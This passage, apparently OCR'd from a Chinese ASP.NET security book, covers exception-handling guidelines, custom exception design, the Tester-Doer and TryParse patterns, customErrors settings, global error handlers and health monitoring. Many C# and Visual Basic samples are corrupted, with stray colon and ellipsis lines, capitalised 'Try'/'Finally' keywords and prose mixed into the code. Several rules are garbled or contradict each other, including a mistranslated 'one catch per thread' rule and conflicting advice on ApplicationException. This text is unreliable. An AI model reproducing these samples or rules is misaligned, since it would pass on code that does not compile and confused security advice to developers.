



图 10-7　Guest 角色用户登录后的站点地图

通过上面这个例子将 ASP.NET 中的成员和角色管理应用到了实际的问题中，同时，读者也能更多地了解到成员和角色管理的作用。

# 第 11 章　保护错误信息

本章将介绍设计和保护出错信息和系统日志。出错的信息中往往包括了一些敏感的系统信息，黑客经常通过这些错误信息掌握系统的一些情况。所以，系统日志的安全对于整个应用程序的安全起着至关重要的作用。

## 11.1　安全处理 ASP.NET 系统错误

错误异常是系统的重要组成部分，在调试阶段，能够清楚的告诉软件研发人员在代码的哪行出了错误，是什么方法调用时出了问题，错误到底存在于哪个文档等情况。错误异常是说明错误发生的时间、地点和形成的原因。错误异常便于软件研发人员努力修订自己的代码，尽量避免类似情况发生。

在测试阶段，错误异常便于测试人员写出测试文档，在测试文档中，异常使相关人员便于理解并对源程序进行修订。在这里，错误异常提供了必要的软件研发人员名称，软件版本号，连同写作时间和运行时间。

在运行阶段，错误异常提供了用户尽可能的友好信息，便于理解和交互。

### 11.1.1　错误异常处理机制

由 try 代码块保护的代码所发生的任何异常，甚至包括在不含 try 代码块的被调函数或方法以内的异常都将被 catch 代码块内的代码处理。当然，除非 catch 代码块自己也抛出异常，否则在这种情况下异常会被抛出到下一个级别更高的 try 代码块。

假如有若干个 catch 块，那么异常将根据其类型被抛给最适当的一个 catch 块进行处理。假如没有找到可接受的 catch 块，则异常会从当前的 try 块抛到调用顺序链中下一个可用的 catch 块。

异常对象类型给出了发生错误本质的重要信息。除此之外异常还能够通过 throw 关键词显式抛出。

代码能够选择性地处理那些有能力处理的错误，其他问题都会统统交给调用堆栈，哪怕只作通知处理。在实际应用中，让 try 代码段检查抛出的异常对性能有一定的影响，所以使用单个 try 块同时对应多个异常的 catch 语句是检查代码多个特定错误的最好方式。

### 11.1.2　错误异常组成

根据系统应用，常见错误异常分为数据存储部分、应用部分、数据层部分和业务逻辑

层部分。

- ❑ 数据存储部分：主要反映系统在和数据库产品交互时常见的一些错误，如数据库连接错误，数据库对象不存在或数据字符过多等。
- ❑ 应用部分：主要反映用户在键盘输入操作时可能引起的数据类型错误，字符长度超过限制，使用鼠标或键盘可能引起的操作错误等。
- ❑ 数据层部分：主要反映系统框架中的一些错误，如数组下标越界，数字超出范围等。
- ❑ 业务逻辑层部分：主要反映系统中一些诸如权限被拒绝，输入参数错误的问题。

# 11.2　异常处理程序的设计

错误异常是报告错误的标准机制，异常的采用增进了框架设计的一致性，允许无返回类型的成员（如构造函数）报告错误。异常还允许程序处理错误或根据需要终止运行。默认行为是在应用程序不处理引发的异常时，终止应用程序。

接下来将从错误异常的引发、错误异常的处理、错误异常的类型、错误异常的安全与性能等角度介绍异常处理程序应该如何进行设计。

## 11.2.1　错误异常的引发

当某一成员无法成功执行应该执行的操作时，将引发错误异常，即执行故障。例如，Connect 方法无法连接到指定的远程终结点，就叫做一个执行故障，将引发异常。

不恰当的抛出错误提示将会为黑客提供信息支持。在设计代码时，需要按照下列准则确保在适当时引发异常。

（1）不要返回错误代码，异常是报告框架中的错误的主要手段。

（2）尽可能不对正常控制流使用异常。除了系统故障及可能导致占用状态的操作之外，框架设计人员还应设计一些 API 以便用户可以编写不引发异常的代码。例如，可以提供一种在调用成员之前检查前提条件的方法，以便用户可以编写不引发异常的代码。

在实际开发中，很多开发人员忽视了检查对象是否被实例化或是否为空，这将导致系统抛出不必要的错误提示。下面的代码实例演示如何进行测试以防止在消息字符串为 null 时引发异常。实例包括一个名为 Doer 的类，一个测试方法 TesterDoer，代码如下：

```
public class Doer
{
    // 抛出错误
    public static void ProcessMessage(string message)
    {
        if (message == null)
        {
            throw new ArgumentNullException("message");
        }
    }
    // Other methods...
}
```

```
public class Tester
{
    public static void TesterDoer(ICollection<string> messages)
    {
        foreach (string message in messages)
        {
            // 检查对象
            // 但不在此抛错误
            if (message != null)
            {
                Doer.ProcessMessage(message);
            }
        }
    }
}
```

（3）不要包含可能根据某一选项引发异常的公共成员。也就是说，对于方法中传入的参数，不要将错误报告作为参数加入。

例如，不要定义如下的成员：

```
Uri ParseUri(string uriValue, bool throwOnError)
```

（4）不要包含将异常作为返回值或输出参数返回的公共成员。

此项准适用于公共成员，使用私有帮助器方法构造和初始化异常是可以接受的。

（5）使用异常生成器方法。

从不同的位置引发同一异常的情况经常会发生，为了避免代码膨胀，请使用帮助器方法创建异常并初始化其属性。

帮助器方法不能引发异常；否则堆栈跟踪将无法正确反映出引发异常的调用堆栈。

（6）不要从异常筛选器中引发异常。当异常筛选器引发异常时，公共语言运行库将捕获该异常，然后该筛选器返回 false。此行为与筛选器显式执行和返回 false 的行为无法区分，因此很难调试，有些语言（如 C#）不支持异常筛选器。

（7）避免从 finally 块中显式引发异常。可以通过隐式的方式引发错误异常。

（8）不要抛出 new Exception()。

Exception 是一个非常大的类，如果没有 side-effect，很难去捕获。解决的办法是引用自己的异常类，使它继承自 ApplationException。通过这种方法可以设计一个专门的异常捕获程序去捕获框架抛出的异常，同时设计另一个异常捕获程序来处理自己抛出的异常。

（9）不要把重要的异常信息放在 Message 中。

当返回异常信息时，需要创建存储数据的区域。如果没有的话，就需要解析 Message。想象一下如果需要局部化甚至仅仅想纠正一个错误信息中的拼写错误，会对被调用的代码造成什么样的影响，所以不要把重要的异常信息放在 Message 中。

（10）每个线程要有单独的 catch 语句。

每个线程需要一个单独的 try/catch 模块，否则将会丢失异常导致非常难处理的问题出现。当一个应用程序启动若干线程去做后台处理时，通常需要创建一个用来存储处理结果的类。不要忘记添加用来存储可能发生异常的区域，否则在主线程中将无法与之通信。在“fire and forget”情况下，开发人员可能需要在线程处理中复制主应用程序异常处理。

（11）异常捕获应该被记录。

开发人员究竟使用什么工具来记录日志——log4net、EIF、Event Log、TraceListeners

或者 text files 都无关紧要。真正重要的是：如果捕获一个异常，一定要在某处加以记录。但是仅记录一次——通常代码与记录异常的 catch 模块一起被丢掉，然后以一个庞大的日志结束，此日志拥有太多重复信息。

（12）要记录 Exception 的全部信息而不仅是 Message。

在谈论记录日志时，不要忘记应该经常记录 Exception.ToString()，而不仅是 Exception.Message。Exception.ToString()将会给出一个堆栈跟踪内部的异常信息（message）。通常，这个信息是极其珍贵的，如果仅记录 Exception.Message，将会仅仅获得一些诸如 Object reference not set to an instance of an object 的信息。

（13）每个线程只能有一个 catch。

很少有异常会遵循这一法则。如果需要捕获一个异常，最好使用为这段代码编写的最明确的异常类。

经常有初学者认为好的代码是不抛出异常的代码，这种说法是错误的。好的代码在需要时抛出异常，同时仅处理那些它知道如何处理的异常。

作为这个法则的一个应用，请看以下实例。事实上，实际项目的代码要更复杂一些——这里为了说明问题将它大大简化了。

实例中，第一个类（MyClass）在一个集合，第二个类（GenericLibrary）在另一个集合。在开发机上，这段代码可以正确运行，可是在质量评价 Quality Assessment，QA）机上，这段代码经常返回“无效数据（Invalid Number）”，即使输入的数据是有效的。原因很简单，因为代码在调用第 2 个类 GenericLibrary 转化数据时很可能出错，这样开发人员只能得到无效数据的结果，而无法真正获取可靠错误信息。

Convert.ToInt32 仅仅抛出 ArgumentException,FormatException 和 OverflowException 例外。所以这是唯一应该被处理的异常。

问题在于，配置中没有包含第二个集合（GenericLibrary），当调用 ConvertToInt 时就会有一个 FileNotFoundException 例外产生。

catch(Exception ex)块描述了 OutOfMemoryException 异常被抛出时，代码该如何处理。

演示代码如下：

```
public class MyClass
{
public static string ValidateNumber(string userInput)
⋮
{
try
{
    int val = GenericLibrary.ConvertToInt(userInput);
    return "Valid number";}
    catch (Exception)...
{
    return "Invalid number";}
  }
}
public class GenericLibrary
⋮
{
public static int ConvertToInt(string userInput)⋮
   {return Convert.ToInt32(userInput);
  }
}
```

（14）要把清理代码放在 finally 模块中。

开发人员经常做的一项危险的事情就是在 catch(Exception)后加了一个空模块，这会带来安全问题。

清理代码应该放在 finally 模块中，由于并没有许多普通的异常需要处理，程序还拥有一个中央异常处理函数，代码中应该有远比 catch 模块多的 finally 模块，所以不应该把处理代码，如关闭流，恢复状态（就像鼠标指针）放在 finally 模块之外。

try/finally 模块可以使代码变得更加可读与健壮。这里举一个例子，假设需要从一个文件中阅读一些临时信息，然后以字符串的形式返回。这样的返回处理功能需要 try/finally 模块来完成。下面演示了实现 try/finally 模块的代码：

```
string ReadTempFile(string FileName)
:
{
string fileContents;using (StreamReader sr = new StreamReader(FileName))
:
{
fileContents = sr.ReadToEnd();
}
  File.Delete(FileName);
  return fileContents;
}
```

上述代码在抛出异常时同样遇到这个问题，如 ReadToEnd 函数，它在硬盘上留下临时文件。但是犯错的情况可能再次发生，下面的代码就演示了错误丢掉异常处理的情况，具体如下：

```
string ReadTempFile(string FileName)
:
{
Try
:
{
string fileContents;
using (StreamReader sr = new StreamReader(FileName))
:
{fileContents = sr.ReadToEnd();
}
  File.Delete(FileName);
  return fileContents;}
catch (Exception)
:
{File.Delete(FileName);
throw;// 丢掉了处理程序
  }
}
```

既然上述代码存在巨大的安全隐患，那么就要加固代码使其安全。再举一个例子，说明怎样使用 try/finally 方法使代码变得更加可读和健壮。

其代码如下：

```
string ReadTempFile(string FileName)
:
{
Try
:
{using (StreamReader sr = new StreamReader(FileName))
```

```
⋮
{
return sr.ReadToEnd();
}
}
Finally
{File.Delete(FileName);
 }
}
```

上述代码中，fileContents 变量已经被去掉了，因此可以返回内容后处理代码执行，这就是拥有在函数返回后执行代码的优势之一，此处可以清空可能在返回状态时依然需要的资源。

（15）经常使用 using。

仅仅在一个对象上调用 Dispose 函数是远远不够的。关键字 using 将会阻止资源泄漏，即使在有异常出现的地方。

（16）不要在错误条件下返回特殊值。

这里所说的特殊值存在很多问题，例如：

- 当从函数返回特殊值时，每一个函数都需要被检查，这个过程至少消耗一个进程寄存器或者更多，这些将导致代码的运行缓慢。
- 特殊值可以或者将被忽略。
- 特殊值不携带堆栈追踪，可以丰富错误细节。
- 函数没有恰当的可以反映错误情况的值返回。

下面函数代码就采用了计算类型的返回值：

```
public int divide(int x, int y){return x / y;}
```

（17）不要使用异常暗示资源的丢失。

很多专家建议，在极端的情况下应该返回特殊值。从.NET 框架看，使用这种风格的唯一 API 是那些返回一定资源的 API（如 Assembly.GetMnifestStream 方法）。这个 API 在缺乏资源的情况下均返回空。

（18）不要把异常处理方法作为从函数中返回信息的手段

把异常处理方法作为从函数中返回的信息是一种极差的设计。这种情况下，不仅异常的处理缓慢，而且代码中许多的 try/catch 模块会导致代码很难维护，而相反，恰当的类设计可以提供普通的返回值。

（19）为那些不该被忽略的错误使用异常。

这里通过实际的实例代码来说明问题。在开发一个 API 访问 QA 的时候，需要做的第一件事是调用 Login 函数。如果 Login 调用失败，或未被调用，其他的每个函数调用都将会失败。所以应该选择 Login 函数调用失败就从中抛出一个异常，而不是简单的返回错误，这样调用程序就不能忽略它。

（20）再次抛出异常时不要清空堆栈追踪。

堆栈追踪是一个异常携带的最有用的信息之一。开发人员需要在 catch 模块中放入一些异常处理代码（如回滚一个事务），然后再抛出异常。

错误的处理方法如下：

```
Try{                        // 执行代码
}
catch (Exception ex){   // 错误捕获代码
```

```
throw ex;
}
```

为什么上述代码是不安全的呢？因为当代码检查堆栈跟踪时，异常将会运行到 throw ex 这一行，隐藏了真实的出错位置。

这里需要注意的是，抛出新异常的同时清空堆栈追踪的 throw ex 语句，如果开发人员没有指定这个异常，throw 声明将会再次抛出 catch 声明捕获的异常，这将会保证你的堆栈追踪完整无缺，而且依然允许在 catch 模块中放入代码。

实例代码如下：

```
Try
{
// 执行代码
}
catch (Exception ex)
{// 错误捕获代码
throw;
}
```

（21）避免在没有增加语义值时就改变异常。

只有在需要增加一些语义值时才可以改变异常。例如，开发人员需要做一个 DBMS 连接驱动，这样用户就可以不必担心特殊的 socket 错误，仅仅需要知道连接失败即可。

如果开发人员总是需要在增加语义时改变异常，那么应该在 InnerException 成员中保持最初的异常。异常处理代码中也许同样有漏洞，有了 InnerException 就会很容易的找到漏洞。

（22）异常应该用可序列化（serializable）标识。

大量的情形需要异常是可序列化的。当从另一个异常类继承的时候，不要忘记增添可序列化属性。

（23）有疑惑时不要断言，抛出异常。

在检查和确认的时候，在代码中抛出异常要比加入声明好。

应该为单元测试、内部循环变量和那些由运行条件决定的控制保存声明。每一个异常类都应该至少拥有三个初始化构造函数。

使用 AppDomain.UnhandledException 事件时需要注意以下几点：

- ❑ 异常通知出现的太晚，当收到通知时，应用程序已经不能对异常作出反应了。
- ❑ 异常如果发生在主线程（事实上，是任何无管理代码启动的线程）中，应用程序将会结束。
- ❑ 很难编写可以不间断工作的代码。这里引用 MSDN 的一段话：“这个事件仅仅发生在应用程序启动时由系统创建的应用程序领域。如果应用程序创建额外的应用程序领域，在那些应用程序领域中为这一事件指定代表也是没有作用的。”
- ❑ 当代码处理这些事件时，除了异常本身之外，开发人员没有权力使用所有有用信息，包括不能关闭数据连接，回滚事务等等。

（24）不要重新构建自己的安全模块。

有许多很好的框架和库来处理异常，下面就介绍两个微软公司提供的工具：

- ❑ 异常管理应用模块。
- ❑ 微软企业使用框架。

尽管如此，如果没有严格的原则设计，上述的库则几乎是没用的。

（25）Visual Basic.NET 语言问题。

Visual Basic.NET 仿效 C#的 using 陈述，当需要处理一个对象的时候，应该使用如下样式：

```
Dim sw As StreamWriter = Nothing
Try
sw = New StreamWriter("C:\test.txt")'
// 读文件
Finally
If
检查读取结果
sw.Dispose()
End if
End Finally
```

当调用 Dispose 时，如果程序做一些其他文件操作，很可能直接导致代码出错或是资源泄露。

（26）不要使用无结构错误处理机制。

无结构错误处理机制同时也被认为是 On Error Goto。这个准则要求在应用程序中移除所有无结构错误处理的痕迹。如果代码到处都是 On Error Goto 语句，则会直接导致系统无法获取真正的出错位置。

## 11.2.2　错误异常的处理

异常处理是在系统出现错误的时候才起作用的，它按照开发人员的要求把捕获的数据和对象进行安全处理。

下面的准则有助于确保库正确处理异常：

（1）不要通过在框架代码中捕捉非特定异常（如 System.Exception、System.System Exception 等）处理错误。

如果捕捉异常是为了再次引发或传输给其他线程，则需要捕捉这些异常。下面的代码演示了不正确的异常处理：

```
public class BadExceptionHandlingExample1
{
    public void DoWork()
    {
        // 做一些错误处理
    }
    public void MethodWithBadHandler()
    {
        try
        {
            DoWork();
        }
        catch (Exception e)
        {
            // 处理错误包
            // 继续执行
        }
    }
}
```

（2）避免在应用程序代码中捕捉非特定异常（如 System.Exception、System.System Exception 等）处理错误。

一般情况下，应用程序不应该处理异常；否则可能导致意外状态。如果不能预知所有可能的异常原因，也不能确保恶意代码不会利用产生的应用程序状态，则应该允许应用程序终止，而不是处理异常。

（3）如果捕捉异常是为了传输异常，则不要排除任何特殊异常。

一般只捕捉能够合法处理的异常，而不在 catch 子句中创建特殊异常的列表。下面的代码演示了对以再次引发为目的特殊异常进行不正确测试的情况：

```
public class BadExceptionHandlingExample2
{
    public void DoWork()
    {
        // 做一些错误处理
    }
    public void MethodWithBadHandler()
    {
        try
        {
            DoWork();
        }
        catch (Exception e)
        {
            if (e is StackOverflowException ||
                e is OutOfMemoryException)
                throw;
            // 处理错误包,继续执行
        }
    }
}
```

（4）如果了解特定异常在给定上下文中引发的条件，就捕捉异常。

只捕捉可以从中恢复的异常。例如，试图打开不存在的文件而导致的 FileNotFound-Exception 可以由应用程序处理，因为应用程序可以将问题传达给用户，并允许用户指定其他文件名或创建该文件。如果打开文件的请求生成 ExecutionEngineException，则不应该处理该请求，因为不了解该异常的原因，应用程序就无法确保继续执行是不是安全的。

（5）不要过多使用 catch。

通常允许异常在调用堆栈中往上传播，捕捉不能合法处理的异常会隐藏关键的调试信息。所以，不要过多使用 catch 块。

（6）避免将 try-catch 用于清理代码。

在书写规范的异常代码中，try-finally 远比 try-catch 要常用。使用 catch 子句是为了允许处理异常（如记录非致命错误）。无论是否引发了异常，使用 finally 子句即可执行清理代码。如果分配昂贵或有限的资源（如数据库连接或流），则应将释放这些资源的代码，放置在 finally 块中。

（7）捕捉并再次引发异常时，首选使用空引用。

空引用是保留异常调用堆栈的最佳方式。下面的代码演示了一个可引发异常的方法，此方法在后面实例中会进行引用：

```
public void DoWork(Object anObject)
{
```

```
    // 做一些可能的错误处理
    if (anObject == null)
    {
        throw new ArgumentNullException("anObject",
            "Specify a non-null argument.");
    }
    // 做操作
}
```

下面的代码实例演示捕捉异常，并在下一次引发该异常时进行错误指定，这会使堆栈跟踪指向再次引发的错误位置，而不是指向 DoWork 方法。

```
public void MethodWithBadCatch(Object anObject)
{
    try
    {
        DoWork(anObject);
    }
    catch (ArgumentNullException e)
    {
       System.Diagnostics.Debug.Write(e.Message);
       // This is wrong.
       throw e;
       // Should be this:
       // throw;
    }
}
```

（8）不要使用无参数的 catch 块处理不符合 CLS 的异常。.NET 框架 2.0 版在 Exception 的派生类中包装了不符合 CLS 的异常。

## 11.2.3　错误异常的捕获

在实际研发中，异常错误的类型是多种多样的。而.NET 框架提供了各类安全错误的专门处理程序。本节将逐一介绍.NET 框架所提供的某些异常的最佳做法。

### 1．Exception和SystemException

Exception 和 SystemException 是三种常见的异常捕获类库。在具体的使用过程中，读者应该遵守以下的规则，使它们能捕获有效的出错信息。

（1）不要引发 System.Exception 或 System.SystemException。

（2）不要在框架代码中捕捉 System.Exception 或 System.SystemException，除非打算再次引发。

（3）避免捕捉 System.Exception 或 System.SystemException，顶级异常处理程序中除外。

### 2．ApplicationException

一定要从 T:System.Exception 类而不是 T:System.ApplicationException 类派生自定义异常。

### 3．InvalidOperationException

如果系统处于不适当的状态，则会引发 System.InvalidOperationException 异常。如果没

有向属性集或方法调用提供适当的对象状态，则会引发 System.InvalidOperationException。例如，向 System.IO.FileStream 写入时会引发 System.InvalidOperationException 异常。一组相关对象的组合状态对操作无效时，也应引发此异常。

1）ArgumentException、ArgumentNullException 和 ArgumentOutOfRangeException

如果向成员传递了错误的参数，则会引发 System.ArgumentException 或其子类型。如果适用，首选派生程度最高的异常类型。

下面的代码演示的是当参数为 null（在 Visual Basic 中为 Nothing）时引发异常的情况：

```
if (anObject == null)
{
    throw new ArgumentNullException("anObject",
        "Specify a non-null argument.");
}
```

在引发 System.ArgumentException 或其派生类型时，应该设置 System.Argument Exception.ParamName 属性，此属性存储导致引发异常的参数名称。

可以使用构造函数重载设置该属性，使用属性 setter 的隐式值作为参数的值。

下面的代码实例演示一个属性，该属性在调用方传递 null 参数时引发异常：

```
public IPAddress Address
{
    get
    {
        return address;
    }
    set
    {
        if(value == null)
        {
            throw new ArgumentNullException("value");
        }
        address = value;
    }
}
```

2）不允许可公开调用的 API 显式或隐式引发

不允许可公开调用的 API 显式或隐式引发 System.NullReferenceException、System.Access ViolationException、System.InvalidCastException 或 System.Index Out OfRangeException，应该进行参数检查以避免引发这些异常。

3）StackOverflowException

不要显式引发 System.StackOverflowException，此异常只应由公共语言运行库（CLR）引发。

4）不要捕捉 System.StackOverflowException

以编程方式处理堆栈溢出极为困难，应允许此异常终止进程并使用调试确定问题的根源，不要捕捉 System.StackOverflowException。

5）OutOfMemoryException

不要显式引发 System.OutOfMemoryException，此异常只应由 CLR 基础结构引发。

6）ComException 和 SEHException

不要显式引发 System.Runtime.InteropServices.COMException 或 System.Runtime.Interop-Services.SEHException。这些异常只应由 CLR 基础结构引发。

7）ExecutionEngineException

不要显式引发 System.ExecutionEngineException。

### 11.2.4　设计自定义错误异常

除了系统提供的错误处理机制外，.NET 框架还允许研发人员设计自己的自定义异常处理机制。这就要求我们在设计代码时避免使用深层次的异常结构。一定要从 System.Exception 或其他常见基本异常类之一派生异常。

注意：捕捉和引发标准异常类型有一个指南，它指出不应从 ApplicationException 派生自定义异常。

异常类名称一定要以 Exception 后缀结尾，另外应该使异常可序列化，异常必须可序列化才能跨越应用程序域和远程处理边界正确工作。

一定要在所有异常中都提供常见构造函数，确保参数的名称和类型与下面的代码实例中使用的相同：

```
public class NewException : BaseException, ISerializable
{
    public NewException()
    {
        // 编写错误处理代码
    }
    public NewException(string message)
    {
        // 编写错误处理代码
    }
    public NewException(string message, Exception inner)
    {
        // 编写错误处理代码
    }

    // This constructor is needed for serialization.
     protected NewException(SerializationInfo info, StreamingContext context)
   {
        // 编写错误处理代码
   }
}
```

### 11.2.5　错误异常的性能

如果 Web 系统设计中有错误信息处理模块，频繁引发处理异常可能会对性能造成不良的影响。对于经常性执行失败的代码，可以使用设计模式最大限度地减少性能问题。本节将讲解处理异常代码和性能之间的关系，在异常会严重影响性能时应使用 Tester-Doer 模式。

开发人员不应该担心异常可能会对性能造成不良影响而使用错误代码，应该利用设计减少性能问题。对于可能在常见方案中引发异常的成员，可以考虑使用 Tester-Doer 模式避免与异常相关的性能问题。

Tester-Doer 模式将可能引发异常的调用划分为两部分：Tester 和 Doer。Tester 对可能

导致 Doer 引发异常的状态执行测试，而测试恰好插入在引发异常的代码之前，从而防范了异常发生。

下面的代码演示了此模式的 Doer 部分，该部分包含一个方法，在向该方法传递 null（在 Visual Basic 中为 Nothing）值时该方法将引发异常。如果频繁地调用该方法，就可能对性能造成不良影响。

```
public class Doer
{
    // 抛出空对象异常
    public static void ProcessMessage(string message)
    {
        if (message == null)
        {
            throw new ArgumentNullException("message");
        }
    }
}
```

接下来的代码演示了此模式的 Tester 部分，该部分利用测试避免在 Doer 将引发异常时调用 Doer(ProcessMessage)。

```
public class Tester
{
    public static void TesterDoer(ICollection<string> messages)
    {
        foreach (string message in messages)
        {
            // 测试功能调用
            // 假如出现错误
            if (message != null)
            {
                Doer.ProcessMessage(message);
            }
        }
    }
}
```

**注意：** 当在测试涉及可变对象的多线程应用程序中使用该模式时，必须解决可能出现的状态争用问题。线程可以在测试之后，Doer 执行之前更改可变对象的状态。使用线程同步技术可以解决这些问题。

对于可能在常见方案中引发异常的成员，可以考虑使用 TryParse 模式来避免与异常相关的性能问题。

若要实现 TryParse 模式，需要为常见方案中引发异常的操作提供两种不同的方法：第一种方法 X，执行该操作并在适当时引发异常；第二种方法 TryX 不引发异常，而是返回一个 Boolean 值以指示成功还是失败。对 TryX 的成功调用所返回的任何数据都通过使用 out（在 Visual Basic 中为 ByRef）参数予以返回，Parse 和 TryParse 方法就是此模式的实例。

要为每个使用 TryParse 模式的成员提供一个引发异常的成员。只提供 TryX 方法几乎在任何时候都不是最佳设计，因为使用该方法需要了解 out 参数。此外，对于大多数常见

方案来说，异常对性能的影响不构成问题，因此应在大多数常见方案中提供这种方法。

### 11.2.6　显示安全的错误信息

对于无法避免的错误提示，要尽量保障信息在可控制的范围内，如读者常见的 404 错误页。那么在应用程序显示错误信息时，不应泄露有助于恶意用户攻击系统的信息。例如，如果应用程序试图登录数据库时没有成功，显示的错误信息不应该包括正在使用的用户名。

根据安全原则，有许多方法可以对错误信息进行控制，如下所述：

#### 1．将应用程序配置为不向远程用户显示详细错误信息

除了这样做以外，也可以选择将错误重定向到应用程序页。在错误处理程序中，可以用测试确定用户是否为本地用户并作出相应的响应。在捕捉所有未处理异常并将它们发送到一般错误页的页级别或应用程序级别上，创建全局错误处理程序。这样，即使没有预料到某个问题，用户也不会看到异常页。

在应用程序的 web.config 文件中，对 customErrors 元素进行以下更改：

（1）（必选）将 mode 属性设置为 RemoteOnly（区分大小写），将应用程序配置为仅向本地用户（用户和开发人员）显示详细的错误。

（2）（可选）包括指向应用程序错误页的 defaultRedirect 属性。

（3）（可选）包括将错误重定向到特定页的<error>元素。例如可以将标准 404 错误（未找到页）重定向到预设的应用程序页。

以下实例显示了 web.config 文件中的典型 customErrors 块：

```
<customErrors mode="RemoteOnly" defaultRedirect="AppErrors.aspx">
   <error statusCode="404" redirect="NoSuchPage.aspx"/>
   <error statusCode="403" redirect="NoAccessAllowed.aspx"/>
</customErrors>
```

#### 2．在可能产生错误的任何语句前后使用try-catch-finally块

（可选）使用 Context 对象的 UserHostAddress 属性对本地用户进行测试并相应地修改错误处理。127.0.0.1 等效于 localhost，表示浏览器与 Web 服务器位于同一台计算机上。

下面实例代码显示的是一个错误处理块。如果发生错误则加载 Session 状态变量，应用程序显示读取 Session 变量并显示错误的页。如果用户是本地的，则提供不同的错误详细信息，最后在 finally 块中释放资源。

```
' Visual Basic 代码
Try
   SqlConnection1.Open()
   SqlDataAdapter1.Fill(Me.DsPubs1)
Catch ex As Exception
   If HttpContext.Current.Request.UserHostAddress = "127.0.0.1" Then
      Session("CurrentError") = ex.Message
    Else
      Session("CurrentError") = "Error processing page."
    End If
    Server.Transfer("ApplicationError.aspx")
Finally
       SqlConnection1.Close()
```

```
End Try
// C#代码
try
{
    sqlConnection1.Open();
    sqlDataAdapter1.Fill(dsCustomers1);
}
catch (Exception ex)
{
    if(HttpContext.Current.Request.UserHostAddress == "127.0.0.1")
    { Session["CurrentError"] = ex.Message; }
    else
    { Session["CurrentError"] = "Error processing page."; }
    Server.Transfer("ApplicationError.aspx");
}
finally
{
    this.sqlConnection1.Close();
}
```

可以创建另一种错误处理程序，在页级别上或整个应用程序中捕捉所有未处理的异常。

### 3．创建全局错误处理程序

要创建页中的全局错误处理程序，就需要创建 Page_Error 事件的处理程序。创建应用程序范围的错误处理程序需要在 Global.asax 文件的 Application_Error 方法中添加代码。只要该页面或应用程序中发生未处理的异常，就会调用这些方法，就可以从 HttpServerUtility.GetLastError 方法中获取有关最新错误的信息。

注意：如果页面中全局错误处理程序，则优先于在 web.config customErrors 元素的 defaultRedirect 属性中指定的错误处理程序。

下面显示的是一个实例处理程序，它获取当前错误的信息，将其放在 Session 变量中，并调用可以提取和显示信息的一般错误处理页。

```
' Visual Basic 代码
Sub Application_Error(ByVal sender As Object, ByVal e As EventArgs)
   Session("CurrentError") = "Global: " & Server.GetLastError.Message
   Server.Transfer("lasterr.aspx")
End Sub
// C#代码
protected void Application_Error(Object sender, EventArgs e)
{
    Session["CurrentError"] = "Global: " +
        Server.GetLastError().Message;
    Server.Transfer("lasterr.aspx");
}
```

## 11.3 监控自己系统的安全状态

目前，很多的 Web 系统都没有设计日志模块，日志对 Web 系统来说是非常必要的，

系统管理员能够通过日志了解软件的安全运行状态和用户操作记录。这些数据对于防止黑客攻击，记录攻击前的蛛丝马迹有着巨大帮助。

接下来讲述查看日志，开发自定义安全日志系统以及使用全球最强日志组件 Log4net。

## 11.3.1　Web 系统安全监控

ASP.NET 运行状况监视提供了一种轻松的方式监视 ASP.NET 应用程序的运行状况，并为管理员提供有关 ASP.NET 资源的详细运行时信息。ASP.NET 运行状况监视功能可用于执行下列任务：

- 监视单个活动的 ASP.NET 应用程序，或监视网络中活动的 ASP.NET 应用程序。
- 监视 ASP.NET 应用程序的性能以确保它正常运行。
- 诊断有发生故障征兆的 ASP.NET 应用程序。
- 记录感兴趣的事件，这些事件并不一定与 ASP.NET 应用程序中的错误有关。

虽然这些作法可以提高应用程序的安全性，但同时还需要不断地更新应用程序服务器，安装最新的 Microsoft Windows 和 Internet 信息服务的安全修补程序以及 Microsoft SQL Server 或其他数据库的修补程序，这一点也很重要。

对于保护运行状况监视的配置，在默认情况下为 ASP.NET 应用程序启用运行状况监视功能，开发人员可以通过将 healthMonitoring 元素的 enabled 属性设置为 false 来禁用该功能。

实现自定义事件使用者或自定义事件提供程序时，需要检查事件内容，以免出现跨站点脚本问题。

对于管理员非常重视的 Web 事件，可以限制其提供程序、筛选器和母版页。

